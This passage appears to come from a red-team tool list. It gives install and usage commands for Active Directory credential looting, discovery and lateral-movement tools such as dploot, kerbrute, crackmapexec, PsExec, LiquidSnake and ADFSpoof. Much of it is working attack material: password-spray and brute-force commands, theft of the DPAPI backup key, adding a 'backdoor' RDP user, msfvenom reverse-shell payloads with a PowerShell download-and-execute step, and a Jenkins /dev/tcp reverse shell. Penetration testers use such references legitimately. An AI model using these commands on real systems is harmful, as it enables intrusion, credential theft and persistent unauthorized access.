dploot is Python rewrite of SharpDPAPI written un C# by Harmj0y, which is itself a port of DPAPI from Mimikatz by gentilkiwi. It implements all the DPAPI logic of these tools, but this time it is usable with a python interpreter and from a Linux environment.
[Blog - Operational Guidance for Offensive User DPAPI Abuse](https://posts.specterops.io/operational-guidance-for-offensive-user-dpapi-abuse-1fb7fac8b107)
**Install: (Pip)**
pip install dploot
**Install: (Git)**
git clone https://github.com/zblurx/dploot.git
cd dploot
make
**Usage:**
# Loot decrypted machine private key files as a Windows local administrator
dploot machinecertificates -d waza.local -u Administrator -p 'Password!123' 192.168.56.14 -quiet
# Loot the DPAPI backup key as a Windows Domain Administrator (Will allow attacker to loot and decrypt any DPAPI protected password realted to a domain user)
dploot backupkey -d waza.local -u Administrator -p 'Password!123' 192.168.56.112 -quiet
# Leverage the DPAPI backup key `key.pvk` to loot any user secrets stored on Windows domain joined endpoints
dploot certificates -d waza.local -u Administrator -p 'Password!123' 192.168.56.14 -pvk key.pvk -quiet
# Discovery
### [🔙](#tool-list)[PCredz](https://github.com/lgandx/PCredz)
This tool extracts Credit card numbers, NTLM(DCE-RPC, HTTP, SQL, LDAP, etc), Kerberos (AS-REQ Pre-Auth etype 23), HTTP Basic, SNMP, POP, SMTP, FTP, IMAP, etc from a pcap file or from a live interface.
**Install:**
git clone https://github.com/lgandx/PCredz
**Usage:** (PCAP File Folder)
python3 ./Pcredz -d /tmp/pcap-directory-to-parse/
**Usage:** (Live Capture)
python3 ./Pcredz -i eth0 -v

### [🔙](#tool-list)[PingCastle](https://github.com/vletoux/pingcastle)
Ping Castle is a tool designed to assess quickly the Active Directory security level with a methodology based on risk assessment and a maturity framework. It does not aim at a perfect evaluation but rather as an efficiency compromise.
**Install:** (Download)
https://github.com/vletoux/pingcastle/releases/download/2.11.0.1/PingCastle_2.11.0.1.zip
**Usage:**
./PingCastle.exe

### [🔙](#tool-list)[Seatbelt](https://github.com/GhostPack/Seatbelt)
Seatbelt is a useful tool for gathering detailed information about the security posture of a target Windows machine in order to identify potential vulnerabilities and attack vectors.
It is designed to be run on a compromised victim machine to gather information about the current security configuration, including information about installed software, services, group policies, and other security-related settings
**Install: (Compile)**
Seatbelt has been built against .NET 3.5 and 4.0 with C# 8.0 features and is compatible with [Visual Studio Community Edition](https://visualstudio.microsoft.com/downloads/).
Open up the project .sln, choose "release", and build.
**Usage:**
# Run all checks and output to output.txt
Seatbelt.exe -group=all -full > output.txt
# Return 4624 logon events for the last 30 days
Seatbelt.exe "LogonEvents 30"
# Query the registry three levels deep, returning only keys/valueNames/values that match the regex .*defini.*
Seatbelt.exe "reg \"HKLM\SOFTWARE\Microsoft\Windows Defender\" 3 .*defini.* true"
# Run remote-focused checks against a remote system
Seatbelt.exe -group=remote -computername=192.168.230.209 -username=THESHIRE\sam -password="yum \"po-ta-toes\""
Full command groups and parameters can be found [here](https://github.com/GhostPack/Seatbelt#command-groups).

*Image used from https://exord66.github.io/csharp-in-memory-assemblies*
### [🔙](#tool-list)[ADRecon](https://github.com/sense-of-security/adrecon)
Great tool for gathering information about a victim's Microsoft Active Directory (AD) environment, with support for Excel outputs.
It can be run from any workstation that is connected to the environment, even hosts that are not domain members.
[BlackHat USA 2018 SlideDeck](https://speakerdeck.com/prashant3535/adrecon-bh-usa-2018-arsenal-and-def-con-26-demo-labs-presentation)
**Prerequisites**
- .NET Framework 3.0 or later (Windows 7 includes 3.0)
- PowerShell 2.0 or later (Windows 7 includes 2.0)
**Install: (Git)**
git clone https://github.com/sense-of-security/ADRecon.git
**Install: (Download)**
You can download a zip archive of the [latest release](https://github.com/sense-of-security/ADRecon/archive/master.zip).
**Usage:**
# To run ADRecon on a domain member host.
PS C:\> .\ADRecon.ps1
# To run ADRecon on a domain member host as a different user.
PS C:\>.\ADRecon.ps1 -DomainController -Credential
# To run ADRecon on a non-member host using LDAP.
PS C:\>.\ADRecon.ps1 -Protocol LDAP -DomainController -Credential
# To run ADRecon with specific modules on a non-member host with RSAT. (Default OutputType is STDOUT with -Collect parameter)
PS C:\>.\ADRecon.ps1 -Protocol ADWS -DomainController -Credential -Collect Domain, DomainControllers
Full usage and parameter information can be found [here](https://github.com/sense-of-security/adrecon#usage).

*Image used from https://vk9-sec.com/domain-enumeration-powerview-adrecon/*
### [🔙](#tool-list)[adidnsdump](https://github.com/dirkjanm/adidnsdump)
By default any user in Active Directory can enumerate all DNS records in the Domain or Forest DNS zones, similar to a zone transfer.
This tool enables enumeration and exporting of all DNS records in the zone for recon purposes of internal networks.
**Install: (Pip)**
pip install git+https://github.com/dirkjanm/adidnsdump#egg=adidnsdump
**Install: (Git)**
git clone https://github.com/dirkjanm/adidnsdump
cd adidnsdump
pip install .
**Note:** *The tool requires `impacket` and `dnspython` to function. While the tool works with both Python 2 and 3, Python 3 support requires you to install [impacket from GitHub](https://github.com/CoreSecurity/impacket).*
**Usage:**
# Display the zones in the domain where you are currently in
adidnsdump -u icorp\\testuser --print-zones icorp-dc.internal.corp
# Display all zones in the domain
adidnsdump -u icorp\\testuser icorp-dc.internal.corp
# Resolve all unknown records (-r)
adidnsdump -u icorp\\testuser icorp-dc.internal.corp -r
[Blog - Getting in the Zone: dumping Active Directory DNS using adidnsdump](https://dirkjanm.io/getting-in-the-zone-dumping-active-directory-dns-with-adidnsdump/)

*Image used from https://dirkjanm.io/getting-in-the-zone-dumping-active-directory-dns-with-adidnsdump/*
### [🔙](#tool-list)[kerbrute](https://github.com/ropnop/kerbrute)
A tool to quickly bruteforce and enumerate valid Active Directory accounts through Kerberos Pre-Authentication.
**Install: (Go)**
go get github.com/ropnop/kerbrute
**Install: (Make)**
git clone https://github.com/ropnop/kerbrute
cd kerbrute
make all
**Usage:**
# User Enumeration
./kerbrute_linux_amd64 userenum -d lab.ropnop.com usernames.txt
# Password Spray
./kerbrute_linux_amd64 passwordspray -d lab.ropnop.com domain_users.txt Password123
# Brute User
./kerbrute_linux_amd64 bruteuser -d lab.ropnop.com passwords.lst thoffman
# Brute Force
./kerbrute -d lab.ropnop.com bruteforce -

*Image used from https://matthewomccorkle.github.io/day_032_kerbrute/*
### [🔙](#tool-list)[scavenger](https://github.com/SpiderLabs/scavenger)
Scavenger is a multi-threaded post-exploitation scanning tool for scavenging systems, finding most frequently used files and folders as well as "interesting" files containing sensitive information.
Scavenger confronts a challenging issue typically faced by Penetration Testing consultants during internal penetration tests; the issue of having too much access to too many systems with limited days for testing.
**Install:**
First install CrackMapExec from [here](https://github.com/byt3bl33d3r/CrackMapExec/wiki/Installation).
git clone https://github.com/SpiderLabs/scavenger
cd scavenger
**Usage:**
# Search for interesting files on victim endpoint
python3 ./scavenger.py smb -t 10.0.0.10 -u administrator -p Password123 -d test.local
Nice [blog post](https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/scavenger-post-exploitation-tool-for-collecting-vital-data/).
*Image used from https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/scavenger-post-exploitation-tool-for-collecting-vital-data/*
# Lateral Movement
### [🔙](#tool-list)[crackmapexec](https://github.com/Porchetta-Industries/CrackMapExec)
This is a great tool for pivoting in a Windows/Active Directory environment using credential pairs (username:password, username:hash). It also offered other features including enumerating logged on users and spidering SMB shares to executing psexec style attacks, auto-injecting Mimikatz/Shellcode/DLL’s into memory using Powershell, dumping the NTDS.dit and more.
**Install:**
sudo apt install crackmapexec
**Usage:**
crackmapexec smb -d -u -p

### [🔙](#tool-list)[WMIOps](https://github.com/FortyNorthSecurity/WMIOps)
WMIOps is a powershell script that uses WMI to perform a variety of actions on hosts, local or remote, within a Windows environment.
Developed by [@christruncer](https://twitter.com/christruncer).
Original [blog post](https://www.christophertruncer.com/introducing-wmi-ops/) documenting release.
**Install: (PowerShell)**
git clone https://github.com/FortyNorthSecurity/WMIOps
Import-Module WMIOps.ps1
**Usage:**
# Executes a user specified command on the target machine
Invoke-ExecCommandWMI
# Returns all running processes from the target machine
Get-RunningProcessesWMI
# Checks if a user is active at the desktop on the target machine (or if away from their machine)
Find-ActiveUsersWMI
# Lists all local and network connected drives on target system
Get-SystemDrivesWMI
# Executes a powershell script in memory on the target host via WMI and returns the output
Invoke-RemoteScriptWithOutput


*Images used from https://pentestlab.blog/2017/11/20/command-and-control-wmi/*
### [🔙](#tool-list)[PowerLessShell](https://github.com/Mr-Un1k0d3r/PowerLessShell)
Tool that uses MSBuild.exe to remotely execute PowerShell scripts and commands without spawning powershell.exe.
**Install:**
git clone https://github.com/Mr-Un1k0d3r/PowerLessShell
cd PowerLessShell
**Usage:**
# Help
python PowerLessShell.py -h
# Generate PowerShell payload
python PowerLessShell.py -type powershell -source script.ps1 -output malicious.csproj
# Generating a shellcode payload
python PowerLessShell.py -source shellcode.raw -output malicious.csproj
Full usage information can be found [here](https://github.com/Mr-Un1k0d3r/PowerLessShell#usage).

*Image used from https://bank-security.medium.com/how-to-running-powershell-commands-without-powershell-exe-a6a19595f628*
### [🔙](#tool-list)[PsExec](https://learn.microsoft.com/en-us/sysinternals/downloads/psexec)
PsExec is a part of the Sysinternals suite of tools, which is a collection of utilities for managing and troubleshooting Windows systems.
It is great for remotely executing commands on target machines.
**Note:** Some AVs detect PsExec as a 'remote admin' virus.
**Install: (PowerShell)**
Invoke-WebRequest -Uri 'https://download.sysinternals.com/files/PSTools.zip' -OutFile 'pstools.zip'
Expand-Archive -Path 'pstools.zip' -DestinationPath "$env:TEMP\pstools"
Move-Item -Path "$env:TEMP\pstools\psexec.exe" .
Remove-Item -Path "$env:TEMP\pstools" -Recurse
**Usage:**
# Prevent the license agreement from being displayed
psexec.exe /accepteula
# Run the 'hostname' command on remote machine
psexec.exe \\REMOTECOMPUTER hostname
# Run the 'hostname' command on EVERYTHING (on the domain)
psexec.exe \\* hostname
# Run a local executable on a remote machine
psexec.exe \\REMOTECOMPUTER -c C:\Tools\program.exe
# Run the 'hostname' command with different credentials
psexec.exe \\REMOTECOMPUTER hostname -u localadmin -p secret-p@$$word
# Spawn shell on remote machine
psexec.exe -s \\REMOTECOMPUTER cmd
Great [blog post](https://adamtheautomator.com/psexec/) on PsExec usage.

*Image used from https://adamtheautomator.com/psexec/*
### [🔙](#tool-list)[LiquidSnake](https://github.com/RiccardoAncarani/LiquidSnake)
Liquid Snake is a program aimed at performing lateral movement against Windows systems without touching the disk.
The tool relies on WMI Event Subscription in order to execute a .NET assembly in memory, the .NET assembly will listen for a shellcode on a named pipe and then execute it using a variation of the thread hijacking shellcode injection.
The project is composed by two separate solutions:
- `CSharpNamedPipeLoader` - the component that will be transformed in VBS via GadgetToJScript
- `LiquidSnake` - the component responsible to creating the WMI Event Subscription on the remote system
**Install:**
Open both solutions in Visual Studio and build. *Make sure to target x64 architecture for the `CSharpNamedPipeLoader`.*
Output: Two separate EXEs: `CSharpNamedPipeLoader.exe` and `LiquidSnake.exe`
Full build information can be found [here](https://github.com/RiccardoAncarani/LiquidSnake#building).
**Usage:**
Use `LiquidSnake.exe` agains a host where you have administrative access over as follows:
LiquidSnake.exe [ ]
LiquidSnake.exe dc01.isengard.local
LiquidSnake.exe dc01.isengard.local saruman DeathToFrodo123 isengard.local
If everything went fine, you should obtain an output similar as the following:
[*] Event filter created.
[*] Event consumer created.
[*] Subscription created, now sleeping
[*] Sending some DCOM love..
[*] Sleeping again... long day
General usage information can be found [here](https://github.com/RiccardoAncarani/LiquidSnake#usage).
Full `LiquidSnake` usage information can be found [here](https://github.com/RiccardoAncarani/LiquidSnake/tree/main/LiquidSnake).

*Image used from https://github.com/RiccardoAncarani/LiquidSnake#usage*
### [🔙](#tool-list)Enabling RDP
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
netsh advfirewall firewall set rule group="remote desktop" new enable=Yes
net localgroup "Remote Desktop Users" "backdoor" /add
### [🔙](#tool-list)Upgrading shell to meterpreter
Shells (https://infinitelogins.com/tag/payloads/)
After getting basic shell access to an endpoint a meterpreter is nicer to continue with.
**[attacker]** Generate a meterpreter shell:
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=[IP] LPORT=[PORT] -f exe -o [SHELL NAME].exe
msfvenom -p linux/x86/shell/reverse_tcp LHOST= LPORT= -f elf > shell-x86.elf

**[victim]** Download to victim endpoint:
powershell "(New-Object System.Net.WebClient).Downloadfile('http://:8000/shell-name.exe','shell-name.exe')"`
**[attacker]** Configure listener:
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST your-ip
set LPORT listening-port run`
**[victim]** Execute payload:
Start-Process "shell-name.exe"`

### [🔙](#tool-list)Forwarding Ports
Sometimes, after gaining access to an endpoint there are local ports. Making these internal ports external routable can help for lateral movement to other services on the host.
socat TCP-LISTEN:8888,fork TCP:127.0.0.1:80 &
socat TCP-LISTEN:EXTERNAL_PORT,fork TCP:127.0.0.1:INTERNAL_PORT &
### [🔙](#tool-list)Jenkins reverse shell
If you gain access to a jenkins script console you can use this to gain a reverse shell on the node.
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/IP_ADDRESS/PORT;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
### [🔙](#tool-list)[ADFSpoof](https://github.com/mandiant/ADFSpoof)
Created by Doug Bienstock [@doughsec](https://twitter.com/doughsec) while at Mandiant FireEye.
ADFSpoof has two main functions:
1. Given the EncryptedPFX blob from the AD FS configuration database and DKM decryption key from Active Directory, produce a usable key/cert pair for token signing.
2. Given a signing key, produce a signed security token that can be used to access a federated application.
This tool is meant to be used in conjunction with ADFSDump. ADFSDump runs on an AD FS server and outputs important information that you will need to use ADFSpoof.
**Install:**
**Note:** *ADFSpoof requires the installation of a custom fork of the Python Cryptography package, available [here](https://github.com/dmb2168/cryptography).*
git clone https://github.com/mandiant/ADFSpoof
pip install -r requirements.txt
**Usage:**
# Decrypt the EncryptedPFX and write to disk
python ADFSpoof.py -b EncryptedPfx.bin DKMkey.bin dump
# Generate a security token for Office365
python ADFSpoof.py -b EncryptedPfx.bin DkmKey.bin -s sts.doughcorp.com o365 --upn robin@doughcorp.co --objectguid {1C1D4BA4-B513-XXX-XXX-3308B907D759
Full usage information can be found [here](https://github.com/mandiant/ADFSpoof#usage).
Additional command examples can be found [here](https://github.com/mandiant/ADFSpoof#examples).

*Image used from https://github.com/mandiant/ADFSpoof#usage*
### [🔙](#tool-list)[Coercer](https://github.com/p0dalirius/Coercer)
A python script to automatically coerce a Windows server to authenticate on an arbitrary machine through many methods.
Features:
- Lists open SMB pipes on the remote machine (in modes scan authenticated and fuzz authenticated)
- Tries to connect on a list of known SMB pipes on the remote machine (in modes scan unauthenticated and fuzz unauthenticated)
- Calls one by one all the vulnerable RPC functions to coerce the server to authenticate on an arbitrary machine.
- Random UNC paths generation to avoid caching failed attempts (all modes)
- Configurable delay between attempts with --delay
More feature information [here](https://github.com/p0dalirius/Coercer#features).
**Install: (pip)**
sudo python3 -m pip install coercer
**Usage:**
# Scan mode (Assess the Remote Procedure Calls listening on a machine)
./Coercer.py scan -t 192.168.1.1 -u 'username' -p 'password' -d test.locl -v
# Coerce mode (Exploit the Remote Procedure Calls on a remote machine to coerce an authentication to ntlmrelay or responder)
./Coercer.py coerce -l 192.168.1.2 -t 192.168.1.1 -u 'username' -p 'password' -d test.locl -v
# Fuzz mode (Fuzz Remote Procedure Calls listening on a machine)
./Coercer.py fuzz -t 192.168.1.1 -u 'username' -p 'password' -d test.locl -v
